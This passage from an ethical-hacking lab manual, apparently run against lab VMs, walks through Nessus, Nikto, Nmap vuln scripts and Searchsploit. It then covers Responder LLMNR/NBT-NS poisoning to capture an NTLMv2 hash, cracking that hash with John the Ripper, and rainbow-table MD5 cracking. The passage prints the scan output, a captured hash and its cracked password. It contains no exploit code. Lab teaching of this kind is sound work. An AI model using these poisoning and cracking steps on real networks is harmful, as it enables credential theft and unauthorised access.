
- Under Port Scanning check the Verify Open TCP Ports Option




- Under Credentials section give the target machine credentials for ssh and save the policy




- Click on new Scan and select the scan template we created above




- Enter the IP Address of target machine and click launch scan to start the scan




- Click on Scan name, and here we see the vulnerabilities




- Click on Vulnerabilities to see details of the vulnerabilities of target machine



- Click on vulnerability to see details about it



- On right tab, click on report and select html



b. Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

Go to terminal window and type *nikto –h <target_ip>* to start the scan and it will give the hidden endpoints

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.100.8
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.8
+ Target Hostname:    192.168.100.8
+ Target Port:        80
+ Start Time:         2025-09-23 15:37:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs
/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
 site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulner
abilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=469
8ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x
```

```
kali@kali: ~
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-commu
nity/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP re
quests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP re
quests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP re
quests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP re
quests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode:
 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-20
03-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to auth
orized hosts.
+ /test/: Directory indexing found.
```

```
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system
information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsrea
dme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limite
d to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authori
zed hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-09-23 15:38:12 (GMT-4) (46 seconds)
---------------------------------------------------------------------------
```

c. Nmap

Nmap scripts can be also used for vulnerability assessment.Open terminal window and type: *nmap --script vuln 192.168.100.8*

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.100.8 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 15:10 EDT
Stats: 0:06:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 15:16 (0:00:00 remaining)
Stats: 0:09:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 15:19 (0:00:00 remaining)
Nmap scan report for 192.168.100.8
Host is up (0.0043s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
```

```
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
```

```
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
```

d. Searchsploit

SearchSploit is a command-line tool that lets you search a local copy of the Exploit-DB archive (exploits, PoCs, shellcode, papers). It's intended for penetration testers and researchers to locate public proof-of-concepts and exploit code offline

Open terminal window and type searchsplloit followed by service version of target machine to get the available exploits

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                  | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                     | unix/remote/17491.rb
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Similarly we can search for other exploits for different os also

```
┌──(kali㉿kali)-[~]
└─$ searchsploit afd windows local
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
Flash ActiveX 28.0.0.137 - Code Execution (1)                              | windows/local/44744.txt
Flash ActiveX 28.0.0.137 - Code Execution (2)                              | windows/local/44745.txt
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)  | windows_x86/local/40564.c
Microsoft Windows - 'afd.sys' Local Kernel (PoC) (MS11-046)                | windows/dos/18755.c
Microsoft Windows - 'AfdJoinLeaf' Local Privilege Escalation (MS11-080) (Met | windows/local/21844.rb
Microsoft Windows 7 (x64) - 'afd.sys' Dangling Pointer Privilege Escalation | windows_x86-64/local/39525.py
Microsoft Windows 7 (x86) - 'afd.sys' Dangling Pointer Privilege Escalation | windows_x86/local/39446.py
Microsoft Windows XP - 'afd.sys' Local Kernel Denial of Service            | windows/dos/17133.c
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (K-plugin) | windows/local/6757.txt
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (MS11-080) | windows/local/18176.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux reverse password

Exploits: No Results
---------------------------------------------------------------------------------------------
 Shellcode Title                                                           |  Path
---------------------------------------------------------------------------------------------
Linux/ARM - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (S59!) + | arm/46736.txt
Linux/ARM - Reverse (192.168.1.1:4444/TCP) Shell (/bin/sh) + Password (MyPas | arm/43778.asm
Linux/x64 - Reverse (10.1.1.4/TCP) Shell + Continuously Probing Via Socket + | linux_x86-64/40079.c
Linux/x64 - Reverse (10.1.1.4:46357/TCP) Shell + Subtle Probing + Timer + Bu | linux_x86-64/40139.c
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (1234567 | linux_x86-64/43952.nasm
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (hack) + | linux_x86-64/39185.c
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (hack) + | linux_x86-64/39383.c
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (hell) S | linux_x86-64/43558.asm
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (Z~r0) + | linux_x86-64/35587.c
Linux/x64 - Reverse (127.0.0.1:4444/TCP) Shell + Password (hack) + Polymorph | linux_x86-64/39388.c
Linux/x64 - Reverse (192.168.1.9:4444/TCP) Shell (/bin/sh) + Password (doome | linux_x86-64/43568.asm
Linux/x64 - Reverse (::1:1337/TCP) Shell (/bin/sh) + IPv6 + Password (pwnd)  | linux_x86-64/45039.c
Linux/x86_64 - Reverse (127.0.0.1:4444/TCP) Shell (/bin/sh) + Password (pass | linux_x86-64/47291.c
---------------------------------------------------------------------------------------------
```

Practical 6

Aim: System Hacking


a. NTLM Hash crack

NTLM (New Technology LAN Manager) is a Microsoft authentication protocol used to verify user credentials in Windows systems by generating a hash of the user's password. Instead of transmitting the actual password, NTLM uses a challenge–response mechanism where the password hash is used to prove identity. However, these hashes can be captured and cracked, exposing passwords if not properly secured.

Responder is a penetration testing tool that exploits this weakness by poisoning network services (like LLMNR, NBT-NS, and MDNS) to trick Windows machines into sending their NTLM hashes to the attacker's system. Once captured, these hashes can be cracked offline or used in relay attacks to authenticate without knowing the plaintext password.

- Go to kali, open terminal and start responder by firing command *'responder –I etho'*, -I is used for interface.

- Responder is waiting for events on interface, now go to windows VM and open run command and type \\<attacker-ip> and press enter



- Now GO to Kali,you will get the NTLM hash for the machine, copy paste it into a text file and save the file

```
[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to 192.168.100.13 for name WORKGROUP (service: Domain Master Browser)
[SMB] NTLMv2-SSP Client   : 192.168.100.13
[SMB] NTLMv2-SSP Username : benjamin-PC\benjamin
[SMB] NTLMv2-SSP Hash     : benjamin::benjamin-PC:d984b92f131cd084:FEA511367EF9FE2A76552586ACDA55EE:010100000000000080180DD25F31DC0129A4BE450A8EC0A100000000200080042
004D004800540001001E0057004900400E002D0041004900370058005900400D0037005A0059004100470004003400570049004E002D0041004900370058005900400D0037005A0059004100470002E0042004D004800
54002E004C004F0043004100400C0003001400420040048005400 2E004C004F0043004100400C0005001400420040048005400 2E004C004F0043004100400C0007000800800180DD25F31DC0106000400020000000 8
0038003000000000000000001000000002000000EAE2C25AB738E7A128CC9F890904FA29362D8430B9C5BFB1F1420E34340A6C3A0A001000000000000000000000000000000000000000900240063006900660073 00
2F003100390032002E003100360038002E003100300030002E003500000000000000000000000000
[*] Skipping previously captured hash for benjamin-PC\benjamin
[*] Skipping previously captured hash for benjamin-PC\benjamin
[*] Skipping previously captured hash for benjamin-PC\benjamin
[*] Skipping previously captured hash for benjamin-PC\benjamin
[*] Skipping previously captured hash for benjamin-PC\benjamin
[*] Skipping previously captured hash for benjamin-PC\benjamin
```

- To crack the Hash we will use John-The Ripper tool, by firing command john <hash_file.txt>


```
┌──(kali㉿kali)-[~/Desktop/Hacking_Windows_7]
└─$ john benjamin_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
qwerty           (benjamin)
1g 0:00:00:00 DONE 2/3 (2025-09-29 21:23) 6.250g/s 39993p/s 39993c/s 39993C/s 123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Here We get our password for the windows User Benjamin


b. Rainbow table crack using Winrtgen

Winrtgen is a graphical tool used to create rainbow tables, which are precomputed tables used to crack password hashes. It was originally bundled with the Windows-based password recovery tool Cain and Abel

- Go to windows machine and start the winrtgen to generate a rainbow table , select the hash MD5 and MAX Length 3 and click OK



- Now select the MD5 file and click on start



- .rt file will be generated, now we will use this file to crack the hash of target machine

Name	Date modified	Type	Size
alglib0.dll	20-07-2009 09:44	Application extens...	55 KB
charset	20-07-2009 09:44	Text Document	1 KB
md5_loweralpha#1-3_0_1000x1000_oxid#...	01-10-2025 20:18	RT File	16 KB
rtgen	20-07-2009 09:44	Application	100 KB
rtsort	20-07-2009 09:44	Application	70 KB
Tables.lst	01-10-2025 20:18	LST File	1 KB
winrtgen	10-07-2008 22:24	Application	259 KB

- Now go to Kali and sort the generated .rt file

```
┌──(root💀 kali)-[/usr/share/rainbowcrack]
└─# rtsort /usr/share/rainbowcrack
/usr/share/rainbowcrack/md5_loweralpha#1-5_0_1000×1000_0.rt:
3798388736 bytes memory available
loading data ...
sorting data ...
writing sorted data ...
```

- Now generate a MD5 hash to crack using ms5sum and then pass it to **rcrack** tool

```
┌──(kali㉿paradox)-[/usr/share/rainbowcrack]
└─$ echo -n "qwe" | md5sum
76d80224611fc919a5d54f0ff9fba446  -
```

```
disk: finished reading all files
plaintext of 76d80224611fc919a5d54f0ff9fba446 is qwe

statistics
--------------------------------------------------------------------------
plaintext found:                            1 of 1
total time:                                 0.10 s
time of chain traverse:                     0.10 s
time of alarm check:                        0.00 s
time of disk read:                          0.00 s
